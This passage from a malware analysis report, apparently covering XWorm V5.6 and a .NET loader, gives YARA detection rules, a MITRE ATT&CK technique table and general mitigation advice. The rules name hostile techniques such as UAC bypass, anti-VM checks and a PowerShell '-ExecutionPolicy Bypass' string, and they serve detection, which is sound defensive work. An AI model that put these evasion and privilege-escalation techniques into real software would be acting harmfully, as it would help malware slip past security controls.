            ($str1 and $str2) or

            ($str4 and $str3)

        )

}
```

```

rule AVpvlRxXdn_tmp {

    meta:

        description = "Detects .NET malware with UAC bypass, persistence and anti-VM features"

        author = "Yavuzhan Özgen"

        date = "2025-08-01"

        threat_level = "High"

        sha256 = "53b52b5afd45ab7351716b7444271ad290529ff6ff9501571bd6728875bc0c98"

    strings:

        $str1 = "wusa.exe" ascii wide

        $str2 = "startup_str_" ascii wide

        $str4 = "payload.exe" ascii wide

        $str5 = "HCy7Yg9NgHnHrJj2TEL02Q15h2LgGqfwN+IZagcvtuw=" wide

        $str6 = "XRfgjqoKC+0IMUDnSWyvjA==" wide

        $str7 = "UAC" ascii wide

        $str8 = ".bat" ascii wide

        $dll1 = "kernel32.dll" ascii nocase

        $net1 = "AesManaged" ascii

        $net2 = "GZipStream" ascii

        $dotnet1 = "BSJB" ascii

        $vm1 = "Win32_ComputerSystem" ascii

        $vm2 = "VirtualBox" ascii nocase

        $rsc1 = "payload.exe" ascii

    condition:

        $dotnet1 and (any of ($str1, $str2, $str4, $str7, $str8) or any of ($str5, $str6) or ($dll1) or ($net1 and $net2) or ($vm1 and $vm2) or $rsc1)}

```

```
rule loader_exe{

    meta:

        description = "Detects XWorm V5.6"

        author = "Yavuzhan Ozgen"

        date = "2025-08-01"

        malware_family = "XWorm"

    strings:

        $xworm = "XWorm V5.6" ascii wide

        $xclient = "XClient.exe" ascii wide

        $ping = "PING!" ascii wide

        $cmd1 = "sendPlugin" ascii wide

        $cmd2 = "RunRecovery" ascii wide

        $cmd3 = "UACFunc" ascii wide

        $cmd4 = "injRun" ascii wide

        $powershell = "powershell.exe" ascii wide

        $bypass = "-ExecutionPolicy Bypass" ascii wide

    condition:

        (

            $xworm and

            $xclient ) or($ping and

            2 of ($cmd1, $cmd2, $cmd3, $cmd4))

        or( 1 of ($powershell, $bypass) and

            2 of ($cmd1, $cmd2, $cmd3, $cmd4)

        )}

}
```

MITRE ATTACK TABLE

Collection	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	C&C
Archive Collected Data (T1560)	PowerShell (T1059.001)	DLL Side-Loading (T1574.002)	Process Injection (T1055)	Virtualization/Sandbox Evasion (T1497)	System Time Discovery (T1124)	Encrypted Channel (T1573)
Automated Collection (T1119)	Command and Scripting Interpreter (T1059)	Boot or Logon Autostart Execution (T1547)	Exploitation for Privilege Escalation (T1068)	Deobfuscate/Decode Files or Information (T1140)	Security Software Discovery (T1518.001)	
		Scheduled Task/Job (T1053)		Obfuscated Files or Information (T1027)	Process Discovery (T1057)	
				Rundll32 (T1218.011)	Application Window Discovery (T1010)	
				Indicator Removal on Host (T1070)	File and Directory Discovery (T1083)	
					System Information Discovery (T1082)	

Recommended Mitigation Measures

1. Increase Awareness of Social Engineering and Phishing Attacks.
2. Keep Operating Systems and Software Up to Date.
3. Use Strong and Unique Passwords.
4. Restrict and Secure Remote Access.
5. Restrict PowerShell and Script Execution Privileges.

PREPARED BY

Yavuzhan Özgen

[linkedin](#)

